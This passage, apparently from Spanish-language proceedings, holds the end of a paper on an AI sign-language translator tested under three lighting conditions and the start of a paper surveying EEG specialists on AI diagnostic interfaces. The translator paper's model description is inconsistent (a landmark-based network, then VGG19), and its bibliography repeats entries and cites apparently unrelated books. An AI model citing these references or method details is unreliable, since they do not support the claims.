auditiva, incluyendo a aquellas con discapacidad del habla. Este estudio se enmarca en una investigación experimental, destinada a evaluar si este sistema mejora la comunicación mediante indicadores como el porcentaje de aciertos del sistema bajo diferentes condiciones de iluminación.

3.2 Métodos de investigación

La metodología de investigación se basó en los siguientes aspectos:

- Estudio de Casos: Parte de la problemática identificada en la literatura respecto a las dificultades en el aprendizaje de la lengua de señas y la necesidad de sistemas que faciliten la interacción.
- Cualitativo: Explora el impacto cualitativo de las tecnologías basadas en inteligencia artificial en el acceso a la educación y la cultura para personas con discapacidad.
- Cuantitativo: Evalúa cuantitativamente si la implementación de este sistema mejora significativamente la comunicación entre personas con discapacidad auditiva y oyentes, basándose en datos recopilados.

3.3 Técnicas y fuentes de información

Para la investigación, se emplean las siguientes técnicas:

- Investigación de campo y experimental: Utiliza observación y técnicas de visión artificial para recopilar y analizar datos sobre el comportamiento de los usuarios del sistema.
- Revisión sistemática: Se realiza una revisión exhaustiva de fuentes científicas y técnicas para respaldar el desarrollo del sistema traductor.

Para obtener las fuentes de información se realizó una revisión sistemática de literatura científica y técnica proveniente de sociedades científicas reconocidas y confiables.

3.4. Población y muestra

- Población: Datos obtenidos de los aciertos del sistema bajo diferentes condiciones de luz (buena, regular, mala).
- Muestra: Se selecciona aleatoriamente una muestra simple de la población mencionada, calculando su tamaño de acuerdo a fórmulas apropiadas.

La operacionalización de las variables se resume en la siguiente tabla:

Variable	Concepto	Indicadores	Técnicas de instrumentación
Calidad de la luz	Variable independiente: variable que se pone a prueba a nivel experimental. Es manipulada por el investigador para probar cierta hipótesis.	Número de Luxes (medida de luminosidad). Condiciones de iluminación: Buena, regular y mala.	Sensores de luz Luxómetro
Porcentaje de acierto del sistema	El comportamiento de la variable dependiente se ve afectado por la variable independiente	Número de aciertos del sistema.	Usuario que usa el sistema. Observación directa

3.5. Definición de Hipótesis

- Definición de Hipótesis Nula ($\boldsymbol{H0}$): El diseño e implementación de un sistema traductor de lengua de señas mediante inteligencia artificial no se verá afectado de acuerdo a las condiciones lumínicas.
- Definición de Hipótesis Alternativa ($\boldsymbol{H1}$): El diseño e implementación de un sistema traductor de lengua de señas mediante inteligencia artificial se verá afectado de acuerdo a las condiciones lumínicas.

3.6. Procesamiento y análisis

El sistema se compone de 2 partes:

- Parte 1 se efectúa la fase en la cual se genera una base de datos que contiene los puntos de referencia de las manos con relación al lenguaje de señas. Es la fase de entrenamiento.
- Parte 2 es el programa que aplica la base de datos creada anteriormente. Por medio de una cámara captura la imagen en tiempo real para que después mediante los algoritmos puestos en práctica, compare y determine la letra correspondiente a la lengua de señas.

Para el desarrollo del sistema se ha definido el siguiente proceso:
Para la ejecución del sistema fue imprescindible usar varias librerías, módulos, algoritmos. Para la parte de interfaz gráfica se emplea el módulo PyQt5 que permite crear interfaces gráficas con Python de manera rápida y sencilla. Posee además una interfaz de diseño para crear nuestras interfaces gráficas. Una de sus herramientas es "Designer" o el diseñador que es el programa de la librería que generará nuestro código para que se materialice la ventana con nuestra interfaz gráfica.
El uso de un entorno de desarrollo integrado (IDE) simplifica enormemente la programación y el proceso de desarrollo. La herramienta interpreta lo que el desarrollador escribe y sugiere palabras clave relevantes para insertar, y asigna diferentes colores a los distintos elementos del código.
Un entorno de desarrollo integrado incluye un editor de texto, un editor de proyectos en el que se pueden almacenar archivos, y muchos módulos y paquetes para añadir funcionalidades fácilmente. Para la parte de programación se usa el IDE Spyder que es empleado para desarrollar programación en Python. Su editor de código inteligente ayuda a escribir código de alta calidad. Sus diferentes códigos de colores para las palabras clave, las clases y las funciones aumentan la legibilidad y la comprensión del código. Esto también simplifica la detección de errores. También está incluida la función de autocompletar.

3.7. Obtención de Información

Para el entrenamiento de la red neuronal es necesario adquirir la información que será almacenada, para ello se utiliza MediaPipe Hands. Esta solución permite la detección de manos, con 21 puntos de referencias 3D, reconociendo de qué mano se trata, izquierda o derecha. Para ello MediaPipe emplea aprendizaje automático (Machine Learning), de donde han obtenido múltiples modelos que trabajan juntos, para obtener los resultados que podemos apreciar a continuación.
El sistema está basado en un rastreo de la palma y los dedos de la mano para luego detectar 21 puntos claves 3D en un solo fotograma, es una imagen cinematográfica

considerada aisladamente, por lo que se divide en tres partes. Es decir, un detector de palmas que recorta la forma de la mano del fotograma, un modelo que detecta puntos de referencia en 3D de la imagen recortada y un detector de gestos que clasifica los puntos claves configurados previamente en un set de gestos.

3.8. Entrenamiento Red Neuronal:

Una red neuronal es un modelo que simula el procesamiento de información del cerebro humano. Está compuesta por capas de neuronas interconectadas que reciben datos, procesan información en capas ocultas y producen una salida final. Durante el entrenamiento, ajusta los pesos de cada neurona para mejorar las predicciones, utilizando el algoritmo de retropropagación (backpropagation) para minimizar errores.
El modelo matemático de una neurona incluye una suma ponderada de las entradas, que se activa mediante funciones como Relu (para mantenerse inactiva si el valor de entrada es menor a 0) y Softmax (para calcular probabilidades de diferentes clases).
La arquitectura de la red neuronal para este proyecto incluye una capa de entrada con 21x2 unidades para coordenadas X e Y de puntos de referencia de la mano, seguida por dos capas ocultas activadas por Relu y una capa de salida con 27 neuronas activadas por Softmax, representando gestos de la lengua de señas.
TensorFlow y Keras se utilizan para construir y entrenar la red, facilitando el manejo de grandes conjuntos de datos como Keypoint.csv, que contiene gestos de manos previamente entrenados.

4. Implementación

Para llevar a cabo el desarrollo de este algoritmo se utilizó el lenguaje de programación Python utilizando un entorno de programación creado en Anaconda y utilizando Spyder (entorno de desarrollo integrado).
Anaconda es una distribución de los lenguajes de programación Python y R diseñada para aplicaciones de computación científica, como ciencia de datos, aprendizaje automático y análisis de datos a gran escala.
Desarrollada por Anaconda, Inc., fundada por Peter Wang y Travis Oliphant en 2012, su objetivo principal es simplificar la gestión y despliegue de paquetes en Windows, Linux y macOS. La distribución utiliza el sistema de gestión de paquetes conda, que difiere de pip en la gestión de dependencias. Antes de la versión 20.3, pip instalaba dependencias sin verificar conflictos, lo que podía afectar a la compatibilidad de los paquetes instalados.
Conda, en cambio, analiza el entorno actual y las limitaciones de versión para asegurar la compatibilidad de las dependencias, advirtiendo cuando no es posible lograrla.
Spyder es un entorno de desarrollo integrado (IDE) multiplataforma de código abierto diseñado específicamente para la programación científica en Python.
Desarrollado inicialmente por Pierre Raybaut en 2009 y mantenido desde 2012 por un equipo de desarrolladores científicos de Python, Spyder se integra con importantes paquetes de la pila científica como NumPy, SciPy, Matplotlib, pandas, IPython, SymPy y Cython.

Este IDE ofrece características avanzadas como un editor con resaltado de sintaxis, introspección y finalización de código, soporte para múltiples consolas IPython,

capacidad de explorar y editar variables desde una interfaz gráfica de usuario (GUI), y un panel de ayuda que muestra documentación enriquecida sobre funciones y métodos automáticamente. Incluye un depurador vinculado a IPdb para la ejecución paso a paso, análisis de código estático con Pylint, y un generador de perfiles en tiempo de ejecución para comparar el rendimiento del código.

Spyder también proporciona soporte para proyectos que permiten trabajar en múltiples esfuerzos de desarrollo simultáneamente, un explorador de archivos integrado, función de búsqueda en archivos con expresiones regulares, y un navegador de ayuda en línea para consultar la documentación de Python y paquetes directamente desde el IDE. Además, registra un historial detallado de los comandos de usuario y ofrece una consola interna para la introspección y control del funcionamiento de Spyder. Está disponible en diversas plataformas, incluyendo Windows, macOS (a través de MacPorts) y las principales distribuciones de Linux.
El dataset utilizado para entrenar el modelo de reconocimiento de letras está compuesto por aproximadamente 1788 imágenes. A través de la utilización del dataset obtenido se han aumentado los datos para obtener: Normalización de datos y Modificación de brillo.
Para esta aplicación se ha utilizado el modelo VGG19, que ha sido entrenado sobre el dataset ImageNet. Este modelo consiste en un encoder convolucional constituido por 16 capas convolucionales y 3 capas densas (dos de ellas fully connected y una softmax). Además, cuenta con cinco capas de max pooling.
Añadir complejidad al modelo con estos cambios permitieron que alcanzamos unos buenos resultados. Como hiper parámetros cabe destacar: SGD (stochastic gradient descent) como optimizador, 0.02 de learning rate y bach size de 32 para el modelo de los números y 64 para las letras.

5. Resultados

Para verificar la funcionalidad del prototipo desarrollado, se evaluaron diferentes condiciones lumínicas que se clasificaron en tres categorías: buena, regular y mala. En condiciones de iluminación regular, se estableció un rango de 100 a 200 luxes. Por sobre este rango las condiciones son buenas y por debajo se la considera categoría mala.

Durante las pruebas experimentales, se utilizó un luxómetro específico, en este caso el Lux Light Meter Pro, una aplicación calibrada para medir la intensidad de la luz con precisión profesional. Esta herramienta permite realizar mediciones en tiempo real, proporcionando valores medios y máximos de iluminación tanto en entornos interiores como exteriores.

Para validar la funcionalidad del sistema desarrollado, se estableció un umbral de precisión entre 0,90 y 0,957. Estos valores fueron determinados tras una revisión bibliográfica sobre la tecnología utilizada en la implementación del sistema. Se consideró que el sistema operaba correctamente si la precisión calculada supera el umbral de 0,90; de lo contrario, se interpretó que el sistema había fallado debido a factores específicos.

Además, se presenta a continuación la base de datos obtenida después de completar las pruebas, la cual proporciona una visión detallada del rendimiento del sistema bajo las distintas condiciones lumínicas mencionadas.
Se realizaron 50 pruebas bajo condiciones de iluminación de las tres categorías mencionadas, los resultados obtenidos estan a disposicion para quien desee consultarlos
Los datos muestran variaciones según el tipo de iluminación, por lo que se emplea el análisis de varianza de un factor (Anova) para determinar si existen diferencias significativas entre las medias de los distintos grupos lumínicos. Se formulan dos hipótesis para este análisis, con un nivel de significancia establecido en $\alpha = 5\%$: la hipótesis nula (H0) postula que las medias de los porcentajes de aciertos para cada condición lumínica son iguales, mientras que la hipótesis alternativa (H1) sostiene que al menos una de las medias de aciertos es diferente. Posteriormente, se verifica la normalidad de los datos utilizando el software SPSS, requisito fundamental para la aplicación adecuada del método Anova de un factor. En este caso también los resultados están a disposición para quien desee consultarlos.
La prueba de normalidad realizada confirma que los datos cumplen con la normalidad, dado que el valor de significancia calculado ($p > 0,05$) es superior al nivel establecido. Con esta validación, se procede a realizar el análisis de varianza de un factor (Anova). Los resultados revelan que el sistema implementado muestra diferencias significativas en su desempeño según la condición lumínica. Esto se debe a que cada nivel de iluminación afecta la capacidad del sistema para detectar gestos, siendo más efectivo en condiciones de buena iluminación donde detecta la mayoría, e incluso todos, de los gestos realizados. Para una interpretación más clara de estos resultados, se genera un gráfico de las medias que ilustra cómo varía el rendimiento del sistema en cada condición lumínica, evidenciando un mejor desempeño en condiciones de buena iluminación y un rendimiento decreciente en condiciones lumínicas menos favorables.

5.1. Análisis de resultados

Después de realizar los cálculos pertinentes y analizar los resultados obtenidos, se observa que el valor estadístico F calculado es mayor que el valor crítico, lo cual conduce al rechazo de la hipótesis nula y a la aceptación de la hipótesis alternativa. Además, el valor de significancia obtenido es menor que el nivel establecido inicialmente, lo que permite afirmar con un 95% de confianza que al menos un par de medias de los aciertos en cada condición lumínica son significativamente diferentes entre sí.

Para identificar las similitudes entre las condiciones lumínicas, se realizaron pruebas post hoc adicionales. Los resultados indican que todas las medias se encuentran en conjuntos diferentes, lo que implica que ninguna de ellas es igual, evidenciando así que el sistema presenta variaciones significativas en su funcionamiento según la iluminación ambiental.

En condiciones lumínicas favorables, el prototipo logra detectar el 94.46% de los gestos realizados, lo cual representa un desempeño notablemente superior a sistemas previos. En condiciones lumínicas regulares, alcanza una detección del 92.07%, también destacada por encima de tecnologías anteriores. En condiciones lumínicas

desfavorables, el sistema logra detectar el 89.15% de los gestos, un resultado que refleja un nivel medio entre sistemas anteriores y la tecnología actual. Estos hallazgos demuestran que el sistema exhibe un mejor rendimiento y alta confiabilidad especialmente en condiciones lumínicas óptimas.

6. Conclusiones

Las conclusiones del estudio enfatizan el uso del procesamiento de imágenes en tiempo real mediante Python, con especial atención a la implementación de la librería MediaPipe Hands para la detección precisa de manos, palmas y dedos. Se realizaron ajustes exhaustivos en la configuración de la red neuronal, manipulando parámetros como tamaño del lote, tamaño del núcleo, iteraciones, número de capas y neuronas, para optimizar el entrenamiento del modelo y garantizar su eficacia operativa.

El algoritmo desarrollado demostró habilidades significativas en el reconocimiento dinámico de manos bajo diversas condiciones de ángulo, fondo e iluminación, respaldado por la capacidad de MediaPipe para colocar de manera precisa los 21 puntos clave en las manos de los sujetos frente a la cámara del ordenador portátil, incluso en condiciones de baja resolución de píxeles.

No obstante, se identificó que el modelo aún no alcanza una precisión del 100% en la traducción de la lengua de señas, debido a similitudes en las formas de las señas y a errores ocasionales en la predicción. Los resultados muestran porcentajes de efectividad que, si bien son aceptables, revelan áreas para mejorar, particularmente en términos de precisión, exactitud y exhaustividad. El análisis manual y los datos cuantitativos subrayan la idoneidad del modelo para la clasificación de cada señal traducida, pero sugieren oportunidades para la expansión del conjunto de datos, incluyendo mayor diversidad en términos de vestimenta, fondos y tonos de piel.

Las recomendaciones para mejoras futuras incluyen la ampliación del conjunto de datos con imágenes adicionales por clase y la incorporación de un vocabulario más extenso, con el objetivo de fortalecer la robustez del modelo. Además, se aconseja el uso de fondos blancos y ropa oscura durante la implementación para optimizar la precisión del reconocimiento tanto de las manos como de las señas interpretadas.

Bibliografía

[1] Wilson, E. O. (2006). *Naturalist*. Island Press.
[2] Bradbury, J. W., & Vehrencamp, S. L. (2011). *Principles of Animal Communication*. Sinauer Associates.
[3] Glickman, N. S., & Glickman, G. (2009). *The Deaf Way II Anthology: A Literary Collection by Deaf and Hard of Hearing Writers*. Gallaudet University Press.
[4] Marschark, M., & Hauser, P. C. (2008). *Deaf Cognition: Foundations and Outcomes*. Oxford University Press.
[5] Marschark, M., & Hauser, P. C. (2008). *Deaf Cognition: Foundations and Outcomes*. Oxford University Press.
[6] Starner, T., & Pentland, A. (1995). Real-time American Sign Language recognition using desk and wearable computer based video. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 17(5), 526-533.
[7] Wilson, E. O. (2006). *Naturalist*. Island Press.
[8] Glickman, N. S., & Glickman, G. (2009). *The Deaf Way II Anthology: A Literary Collection by Deaf and Hard of Hearing Writers*. Gallaudet University Press.
[9] Marschark, M., & Hauser, P. C. (2008). *Deaf Cognition: Foundations and Outcomes*. Oxford University Press.
[10] Starner, T., & Pentland, A. (1995). Real-time American Sign Language recognition using desk and wearable computer based video. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 17(5), 526-533.
[11] Sablich Juan pablo Estudio sobre la lengua de señas: estructura gramatical y características. 2023, Trabajo de Grado UCALP FACEI

UI-UX en el Diagnóstico del EEG en la Era de la IA

Diego Coulombie[1], Alberto Miguens[1], Ariel Gentile[2]
Cecilia Lucero[3]
1 Departamento de Ingeniería e Investigaciones Tecnológicas, Universidad Nacional de La Matanza, Florencio Varela 1903, San Justo, Argentina
dcoulombie@unlam.edu.ar
2 Universidad Favaloro
3 Universidad Nacional de Córdoba

Resumen. Mediante una encuesta se buscó obtener el impacto en el mercado local, expectativas y las preferencias sobre la automatización en el análisis de estudios de EEG. El 43% cree que la automatización mejoraría su trabajo, el 36% conocía de la existencia de estas herramientas y ninguno las usa. Los usuarios que no analizan estudios de EEG prefieren un informe automático o con una interfaz tradicional mientras que aquellos con experiencia mayor a 5 años tienen preferencia por el análisis asistido, y aquellos que creen que la herramienta mejoraría su trabajo prefieren una interfaz novedosa. Se concluye que hay resistencia a la incorporación de herramientas automáticas con un sesgo hacia los profesionales ya establecidos que podrían verlas como una amenaza a su fuente laboral, eliminado ese sesgo se infiere que hay permeabilidad del mercado hacia la interfaces más novedosas.

Palabras Clave: Usabilidad, Experiencia del Usuario, Software como Producto Médico, Inteligencia Artificial, FOBO

1 Introducción

La electroencefalografía (EEG), fue uno de los primeros estudios aplicados a las neurociencias que usaron a los biopotenciales cerebrales con fines diagnósticos. Estos potenciales se registraban con galvanómetros que inscribían sobre papel un gráfico representando la actividad eléctrica cerebral que era analizada por un especialista [1]. Este concepto originado en los años 20 del siglo pasado, permanece aún hoy intacto. A 100 años de la presentación de la técnica, los equipos modernos exponen la señal mediante una pantalla, pero siguen el concepto original mostrando el trazado para que un especialista lo analice. La única diferencia es que la digitalización ahora permite apreciar el trazado con algunas facilidades técnicas para su visualización, otorgando las ventajas del post procesamiento de la señal.

Y si bien la comodidad y ergonomía son un factor preponderante para quien pasa varias horas de su jornada laboral mirando trazados, la aparición de pantallas grandes no ha cambiado de manera sustancial la carga del trabajo del profesional que se encarga de informar los hallazgos del estudio. El análisis todavía es visual, y consta de la identificación de “grafoelementos”, es decir porciones de señales con características

identitarias que permiten distinguirlas del ruido de fondo. Normalmente se utilizan entre 20 y 64 canales simultáneamente de los que se grafica la amplitud de la tensión del biopotencial en función del tiempo. La duración de los estudios es de 20 minutos para los de rutina y 24 horas o más para estudios prolongados. Quien analiza esos trazados, recorre todo el estudio en sectores consecutivos de 10s llamados páginas [2]. La duración de la tarea de análisis para un profesional experimentado ronda los 5 minutos por cada 20 minutos de estudio, indistintamente si el trazado está impreso o si se observa una pantalla [3]. La digitalización hasta el momento no ha supuesto un gran cambio en la tarea diagnóstica con respecto a los estudios impresos en papel.

Desde la digitalización han existido diferentes intentos de simplificar la tarea con herramientas de apoyo al análisis visual, pero siempre necesitaban de la supervisión o interacción constante de un profesional. Los intentos de automatización completa de la tarea mediante herramientas de análisis de señales nunca arrojaron resultados convincentes, dado que la cantidad de variables en juego no permitían una sistematización eficiente [4].

Con el advenimiento de inteligencias artificiales (IA) cada vez más poderosas, donde incluso el mismo profesional podría enseñarle con su estilo y experiencia, poco a poco esa anhelada automatización del diagnóstico tiene la posibilidad de hacerse realidad. Es decir que una vez lograda la automatización, el profesional podría no observar más la variación en el tiempo de una magnitud eléctrica, sino que debería analizar otros parámetros como por ejemplo la validez del resultado arrojado por la IA, indicadores sobre hallazgos relevantes y conceptos estadísticos [5]. Todo un conjunto de nuevos términos relacionados con la IA como: matriz de confusión, bondad de ajuste y probabilidad de la clasificación podrían aparecer dentro del vocabulario de la técnica de la electroencefalografía. De la misma manera deberían aparecer nuevas formas de visualizar los resultados arrojados por la IA para optimizar la experiencia del usuario (UX) y la usabilidad (UI). En resumen el avance de las IAs no solo implica mejoras en el tiempo insumido en el análisis debido a la automatización, sino que también modifica la necesidad de visualizar e interpretar los datos del estudio por parte del profesional responsable del estudio.

Al tratarse de una tecnología que aún está en sus fases iniciales, si bien hay un volumen considerable de investigación y con resultados dispares [6], no hay consensos entre autores, ni normas de referencia, ni formato estandarizado de facto por algún fabricante para informar los resultados de un estudio analizado por una inteligencia artificial. Existen en el mercado unas pocas herramientas de software de análisis de EEG aprobadas por organismos de salud, y menos aún que hayan sido incorporadas dentro del paquete de software de un equipamiento. De este pequeño ecosistema se pueden destacar dos casos: el de PERSIST [7] que mediante métodos de análisis brinda información condensada a modo de resumen del estudio con las características relevantes, y el de SCORE AI [8] que brinda una clasificación e informa lo observado con 4 resultados posibles y una probabilidad que indica el grado de certidumbre de la predicción. Estos dos casos son representativos del nivel de confianza que los usuarios van adquiriendo con este tipo de herramientas a medida que pasa el tiempo. Mientras que el primero (PERSYST) lleva varios años en el mercado y su interfaz sigue la filosofía del análisis de EEG, es decir ver información

en función del tiempo permitiendo pasar páginas para que el usuario interprete y saque una conclusión (Fig 1), el otro modelo (SCORE AI) que fue recién este año incorporado al mercado, informa las conclusiones en una interfaz de 4 colores reportando el diagnóstico probable y eventualmente dando la posibilidad al usuario de revisar aquellos hechos relevantes (Fig 2). Encontrar ese balance entre la confianza que la herramienta le da al usuario y la simplicidad para mostrar gran cantidad de datos es el próximo desafío de este tipo de herramientas. Entre los muchos autores que investigan esta temática destacamos uno [9] que propuso una innovadora forma de mostrar los resultados (Fig 3) en una sola imagen representativa, lo que refuerza la idea que este no es un tema cerrado y que aún se está buscando la alternativa óptima.

Saber cual es la herramienta que más le interesa al profesional o que mejor se adecua a sus necesidades es el desafío de esta investigación que da el primer avance con respecto a la usabilidad en este tipo de herramientas para el mercado local.




Fig. 1. Interfaz de la plataforma de análisis de EEG PERSYST, muestra parámetros en función del tiempo en una ventana que condensa 2 horas de estudio por cada pantalla. El usuario puede analizar varias pantallas de forma secuencial. Al hacer clic sobre el instante que representa la figura, se abre la pantalla con el trazado tradicional para dicho intervalo de tiempo.




Fig. **2.** Interfaz de la plataforma autoSCORE AI aplicada a Natus NeuroWorks, muestra a todos los pacientes (filas) con su diagnóstico en una escala de 4 colores y un porcentual la conclusión a la que llegó el software respecto a la patología (primeras 5 columnas). Con doble clic sobre el paciente se abre el estudio en forma tradicional con un índice hacia los hallazgos relevantes.




Fig. 3. Forma no tradicional de presentar los datos, llamada estrella de mar (STARFISH). Los colores corresponden a los hallazgos y su posición en el plano es la representación del ajuste con respecto a las muestras de aprendizaje de la AI. El gráfico representa a todo el estudio en una sola pantalla y al hacer clic sobre él muestra el trazado tradicional junto con su espectro correspondiente a ese punto.

1.1 Modelado del usuario

Para poder identificar las necesidades de los usuarios, es necesario modelar su perfil en base a sus características.

Según los usos y costumbres del sistema de salud local, se pueden identificar varios actores en el ciclo de diagnóstico de un paciente. Partiendo de la base que fue derivado por un clínico o médico de cabecera, el paciente consulta con un médico neurólogo que analiza su condición y en función de ello puede solicitar uno o varios estudios. Una vez recibidos los informes de dichos estudios, el neurólogo diagnostica e inicia un tratamiento. El electroencefalograma es uno de estos estudios y para hacerlo se necesita de un equipo para tal fin, un técnico encargado de preparar el registro y tomar la señal del paciente y un médico (también neurólogo pero con especialización en análisis de EEG) que emite el informe del estudio en función de lo que observa exclusivamente en el trazado registrado. Se deja de lado al propietario del equipo, principal interesado en bajar tiempos, que suele ser el centro de diagnóstico que emplea al técnico y al médico encefalografísta. Puede haber integración vertical de actores, y un neurólogo puede tener un equipo, tomar estudios e informar, y en función de ello también proponer un tratamiento.

Cada etapa del proceso conlleva responsabilidades, y la del informe del estudio recae sobre el médico encefalografista que es quien lo refrenda con su matrícula, se haya hecho el análisis de forma manual, mediante un software de asistencia o de análisis automático. Todos estos factores llevan a una puja entre la disminución de costos y la confianza sobre la herramienta por parte del usuario responsable, que se refleja en el nivel de aceptación de las herramientas. Para conocer la reacción del usuario (modelo) ante las nuevas formas de diagnóstico y cuál sería la interfaz que más confianza le brindaría a su experiencia de usuario, se hizo una encuesta que persiguió los objetivos de obtener el impacto en el mercado local y las expectativas y las preferencias del usuario.

2 Materiales y Métodos

Se realizó una encuesta por correo electrónico a profesionales de las neurociencias relacionados con la electroencefalografía, ya sean emisores o consumidores de los resultados. Se obtuvieron 14 respuestas en total; 11 neurólogos, 1 neuropediatra, 1 psiquiatra y 1 neurooftalmólogo.

La Tabla 1 contiene las preguntas realizadas durante la encuesta, junto con las posibles respuestas y el nombre de la variable asignada.

Tabla 1. Preguntas de la encuesta.

#	Pregunta	Posibles respuestas (valor binario)	Variable
1	¿Es emisor o receptor de informes de EEG?	Emisor (0) Receptor (1)	Receptor
2	¿Cuántos años de experiencia tiene?	menos de 5 (0) más de 5 (1)	Experimentado
3	¿Conoce sobre la existencia de métodos automáticos de diagnóstico?	No (0) Si (1)	Conocedor
4	¿Usa métodos automáticos de diagnóstico?	No (0) Si (1)	Usuario
5	¿Cuál de estos modelos de informe le parece más beneficioso para su trabajo?	Informe con clasificación y conclusiones automáticas (0) (Fig 4 SCORE AI) Asistencia que facilita el análisis y conclusiones manuales (1) (Fig 4 PERSIST)	Asistido
6	¿Cuál de estos modelos le permitiría a Ud. sacar conclusiones sobre el estudio de forma más eficiente?	Identificación de hallazgos y revisión secuencia en páginas de tiempo condensadas (0) (Fig 4 PERSIST) Distribución de hallazgos en una sola pantalla, revisión de trazado no secuencial (1) (Fig 4 STARFISH ?	Novedoso
7	¿Cree que la automatización mejoraría su trabajo?	No (0) Si (1)	Optimista

Las preguntas 3, 4 y 7 se hicieron con el objetivo de conocer el impacto en la muestra de las nuevas tecnologías y sus expectativas. Para analizar sus respuestas se hizo un análisis descriptivo que muestra la proporcionalidad de respuestas afirmativas.

Las preguntas 5 y 6 se trataron como variables dependientes, y las preguntas de perfil 1, 2 y 7 se tomaron como variables independientes aplicadas a un modelo de regresión logística para el análisis de inferencia.

La pregunta 5 persigue el objetivo de identificar la preferencia sobre la automatización completa frente a un estilo de análisis similar al tradicional. La pregunta 6 persigue el objetivo de identificar las preferencias de la forma de visualización y revisión manual de estudios inspirada en la tradicional, frente a una más novedosa.

Las preguntas se hicieron según el orden de la tabla.

Para la inferencia se utilizó la regresión logística (1)

$$\boldsymbol{logit\ (p_i) = \beta 0 + \beta_1 x_1 + \beta_2 x_2 + \beta_3 x_3} \quad (\mathbf{1})$$

Donde β0 es la constante de la regresión y β_1, β_2 y β_3 son los coeficientes de las variables: Receptor (x_1), Experimentado (x_2) y Optimista (x_3).

Los coeficientes se obtuvieron mediante la aplicación web [10] y se consideró que el modelo estaba ajustado para un $Chi^2 > 1$.




Fig. **4.** Bosquejos de elaboración propia sobre hipotéticas interfaces de celular para métodos automáticos, derecha: PERSIST, centro: SCORE AI, derecha STARFISH.

3 Resultados

3.1 Impacto de la tecnología y expectativa

La Tabla 2 muestra el resultado de las variables "Conocedor", "Usuario" y "Optimista" asociadas a las preguntas 3, 4, y 7 junto con el nivel porcentual de las respuestas afirmativas.

Tabla 2. Impacto de la tecnología y expectativa.

Variable	Si	No	%
Conocedor	5	9	35,7
Usuario	0	14	0,0
Optimista	6	8	42,9

3.2 Preferencias

La Tabla 3 muestra los resultados del análisis de regresión logística para la variable "Asistido" en función de las variables "Receptor", "Experimentado" y "Optimista"

Tabla 3. Análisis variable "Asistido".

Variable	Coeficiente
Receptor (x_1)	-39.95
Experimentado (x_2)	20.37
Optimista (x_3)	0.69
Constante (β0)	18.89
Chi^2	12.81
grados libertad	3
p-value	0.0051

